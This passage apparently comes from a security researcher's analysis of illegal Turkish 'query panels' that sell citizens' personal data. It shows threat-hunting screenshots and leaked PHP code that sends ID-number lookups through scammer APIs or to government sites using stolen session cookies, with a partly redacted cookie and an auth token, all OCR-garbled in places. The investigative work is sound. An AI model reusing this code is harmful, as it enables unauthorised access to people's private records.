require '../../../../../server/baglan.php';
$page_title = 'Kullanıcı Sil';
include '../../../../../admin/                    .php';

date_default_timezone_set('Europe/Istanbul');
$nowDate = date("d.m.Y");

if (isset($_POST['sil'])) {
    $sil = htmlspecialchars($_POST['sil']);
    $query = "DELETE FROM `sh_kullanici` WHERE id='$sil'";
    if ($conn->query($query) === TRUE) {
        $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
        header('location: /bozo_fayuj_minik');
    } else {
        header("Location: /bozo_fayuj_minik");
    }
}
```

platform.socradar.com/app/threat-hunting?q=jemoisika

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

SOCRadar Threat Hunting ENTERPRISE MS

Dashboards
Attack Surface Management
Digital Risk Protection
Cyber Threat Intelligence
Threat Hunting
Local Threat Share
Dark Web News
Vulnerability Intelligence
Supply Chain Intelligence
Threat Feed / IOC
Threat Actor/Malware
Threat Hunting Rules
Malware Analysis
Threat Reports
Breach Datasets
Campaigns
Stealer Logs
Incidents
Reports

jemoisika Last Year Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data 0 Public Buckets 0 Public Code Repos 0

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/ /3741
Telegram - 2023 May 26 - 23 days ago
telegram social surface web group channel
Shopping Market
'@jemoisika' filtre durduruldu!

https://t.me/ /3740
Telegram - 2023 May 26 - 23 days ago
telegram social surface web group channel
Shopping Market
/stop '@jemoisika'


https://t.me/ 3738
Telegram - 2023 May 26 - 23 days ago
telegram social surface web group channel
Shopping Market
@jemoisika


Actions


Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses


platform.socradar.com/app/threat-hunting?q=xbozk0rt
Threat Hunting
ENTERPRISE
xbozk0rt
Last Year
Remaining Credit
2.5B+
Total Records
Search Result
Exposed Raw Data
Public Buckets
Public Code Repos
Results are searched from 2023-04-17 to 2023-06-18
https://t.me/ /1435
Telegram - 2023 May 16 • 1 month ago
telegram
social
surface web
group
channel
Shopping Market
xbozk0rt, 1/3 kere uyarıldı; dikkatli ol lütfen! Sebep: Invitelink bu grupta kilitlendi.
LOAD MORE RESULTS
Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.
Actions
Trending Keywords
media 17027
security 4218
script 3673
cybersecurity 2470
expand 1920
checker 1830
hacking 1110
wildfire 1003
Recent IP Addresses
Dashboards
Attack Surface Management
Digital Risk Protection
Cyber Threat Intelligence
Threat Hunting
Local Threat Share
Dark Web News
Vulnerability Intelligence
Supply Chain Intelligence
Threat Feed / IOC
Threat Actor/Malware
Threat Hunting Rules
Malware Analysis
Threat Reports
Breach Datasets
Campaigns
Stealer Logs
Incidents
Reports


platform.socradar.com/app/threat-hunting?q=Source%3ATelegram%20zeox%20
Threat Hunting
ENTERPRISE
Source:Telegram zeox
Last Year
Remaining Credit
2.5B+
Total Records
Search Result
Exposed Raw Data
Public Buckets
Public Code Repos
Results are searched from 2023-04-17 to 2023-06-18
https://t.me/ /752355
Telegram - 2023 May 20 • 29 days ago
telegram
social
surface web
group
channel
in COMING SOON
zeox @ bekleriz
LOAD MORE RESULTS
Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.
Actions
Trending Keywords
media 17027
security 4218
script 3673
cybersecurity 2470
expand 1920
checker 1830
hacking 1110
wildfire 1003
Recent IP Addresses



When it comes to understanding how access to citizens' information was obtained through these query panels, my research on the source codes belonging to three different panels revealed two different methods.

In the first method, the queries made through the panel were forwarded to other systems, belonging to the same or different scammers, such as Web APIs. From there, it is highly likely that they were transmitted to websites (government, university, etc.) with authorized access using stolen account credentials (cookies). The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> API (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)

api.php

```php
<?php
include "../../server/authcontrol.php";
ini_set("display_errors", 1);
error_reporting(E_ALL);

$tc = htmlspecialchars($_POST['tc']);


$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$tc&action=vesikalik&auth=GD36nT7Uu9bcDFhrDx8F6rdY9Kx5munwV                                                                q7YHRSLCkJ3gjyt5RTjDbKRzBYvMghzp3VZ3A75bwN24ragzKZTF8VsbtvEj2w82dDJRVj");


$headers[] = "Accept: application/json";

$headers = array();

$result = curl_exec($ch);


fayujbook($sorguURL, "Fayuj Sorgu BOT v24", "Vesika Sorgu", "**$kadi** isimli üye **$tc** için sorgu yaptı!");


?>
```

api.php

```php
<?php
include "../../server/authcontrol.php";
$tc = htmlspecialchars($_POST['tc']);

include '../vdsip.php';
$url = "http://".$ip."/apiservice/      tapu/tapu.php?tc=$tc&auth=1          ";
$bacis1kenfayuj = curl_init($url);
curl_setopt($b       fayuj, CURLOPT_URL, $url);
curl_setopt($b       fayuj, CURLOPT_RETURNTRANSFER, true);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYPEER, false);

$resp = curl_exec($b            );
curl_close($b            );



echo $resp;


fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "**$kadi** isimli üye **$tc** için sorgu yaptı!");

?>
```


fayujunisorgu.php

```php
<?php
include "../../server/authcontrol.php";
$tc = htmlspecialchars($_POST['tc']);


include '../vdsip.php';
$url = "http://".$ip."/apiservice/     /uni/uni.php?tc=$tc&auth=          ";
$bacis1kenfayuj = curl_init($url);
curl_setopt($b       fayuj, CURLOPT_URL, $url);
curl_setopt($b       fayuj, CURLOPT_RETURNTRANSFER, true);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYPEER, false);

$resp = curl_exec($b            );
curl_close($b            );



echo $resp;

fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "**$kadi** isimli üye **$tc** için sorgu **$resp** yaptı!");

?>
```

What is an API?
APIs are mechanisms that enable two software components to communicate with each other using a set of definitions and protocols. For example, the weather bureau’s software system contains daily weather data. The weather app on your phone “talks” to this system via APIs and shows you daily weather updates on your phone. (Reference: Amazon)

In the second method, queries made through the panel were again transmitted, this time without involving a Web API, to websites (government, university, etc.) with authorized access using stolen account credentials (cookies), just as in the previous method. The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)



fayujapix.php

```php
<?php
ini_set('display_errors', 0);


include "../../server/cookie.php";

include "../vendor/autoload.php";

use GuzzleHttp\Client;

header('Content-Type: application/json');

$tc = $_GET["tc"];

$client = new Client();
$requestKimlik = $client->request('GET', 'https://        .gov.tr/Common/FirmaSorgulamaIslemleri/EsnafSorgulama' . $tc, [
    'headers' => [
        "Accept" => "application/json, text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9",
        "Accept-Encoding" => "gzip, deflate, br",
        "Accept-Language" => "en-US,en;q=0.9",
        "Connection" => "keep-alive",
        "Content-Type" => "application/json; charset=utf-8",
        "sec-ch-ua" => '" Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"',
        "sec-ch-ua-mobile" => "?0",
        "sec-ch-ua-platform" => '"Windows"',
        "Sec-Fetch-Dest" => "empty",
        "Sec-Fetch-Mode" => "cors",
        "Sec-Fetch-Site" => "same-origin",
        "User-Agent" => "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
        "X-Requested-With" => "XMLHttpRequest"
    ]
]);

$response = json_decode($requestKimlik->getBody()->getContents(), true);
if ($response["State"] == 1) {
    $json_result = json_decode($response["Result"]["responseJsonStr"], true);
    $sayi = count($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"]);
    $json_result = json_encode($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"][$sayi - 1]);
    echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres" => $response["Result"]["IsYeriAdres"]]);
} else {
    echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
}
```

api.php

```php
<?php


$tc = $_POST['tc'];
preg_replace('/^[0-9]+$/', '', $tc);
if (empty($tc)) {
    $result = array(
        'success' => 'false',
        'message' => 'Hatalı TC'
    );
}

$cookie = "tzrw[redacted]q5";

function getPage($cookie)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "http://[redacted].gov.tr/AOL01001.aspx");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
    curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/
        537.36");
    curl_setopt($ch, CURLOPT_COOKIE, "ASP.NET_SessionId=$cookie; kullanici=; ekranTipi=");
    $output = curl_exec($ch);
    curl_close($ch);
```

cookie.php


```php
<?php

$cookie = "f5avraaaaaaaaaaaaaaa_session_=PHHJJMCNIBJO[redacted]ICDDGHEHLM
KLNMADKODAJGIDJMHBE[redacted]OFMGEBK; _ga=GA1.3.488499337.1645105929;
    _gid=GA1.3.1765686683.1645105929; Hsb=kq[redacted]1yd; __RequestVerificationToken=dtXPJ48I1kdrklTQ09tAz
uWqHe0r-UcdBX5yQh-KibrBBCv7CG[redacted]YI3_qnPggY1;
    _gat_gtag_UA_116537410_2=1; f5avraaaaaaaaaaaaaaa_session_=PMMPGDLNPHDHCONLO[redacted]LH
DGDLMACMLGCNBBDDHFCOJIIPIMP[redacted]BHFEGFPCKMMHIGFF";

?>
```

Sorgu

Name	Date Modified
tcxd.php	Dec 26, 2022 at 1
adsoyad	Feb 1, 2023 at 12:
api.php	Jan 13, 2023 at 0
adsoyadpro	Feb 1, 2023 at 12:
api.php	Jan 1, 2023 at 00:
aile	Feb 1, 2023 at 12:
api.php	Jan 3, 2023 at 20
akraba	Feb 1, 2023 at 12:
api.php	Jan 20, 2023 at 1
aol	Feb 1, 2023 at 12:
api.php	Jan 21, 2023 at 2
apiservices	Feb 1, 2023 at 12:
adsorgu.php	Jan 21, 2023 at 2
akraba.php	Jan 24, 2023 at 1
annedencocuksorgu.php	Jan 21, 2023 at 2
aol.php	Jan 21, 2023 at 2
asi.php	Jan 21, 2023 at 2
atsbilgi.php	Jan 22, 2023 at 2
babadancocuksorgu.php	Jan 21, 2023 at 2
detayliadres.php	Jan 21, 2023 at 2
gsmtc.php	Jan 21, 2023 at 2
secmentc.php	Jan 21, 2023 at 2
sinif.php	Jan 24, 2023 at 1
sms.php	Jan 24, 2023 at 1
soyadsorgu.php	Jan 21, 2023 at 2
tcgsm.php	Jan 21, 2023 at 2
tcsorgu.php	Jan 21, 2023 at 2
universite.php	Jan 28, 2023 at 2
vesika.php	Jan 24, 2023 at 1
asi	Feb 1, 2023 at 12:
bina	Feb 1, 2023 at 12:
bomer	Feb 1, 2023 at 12:
card	Feb 1, 2023 at 12:

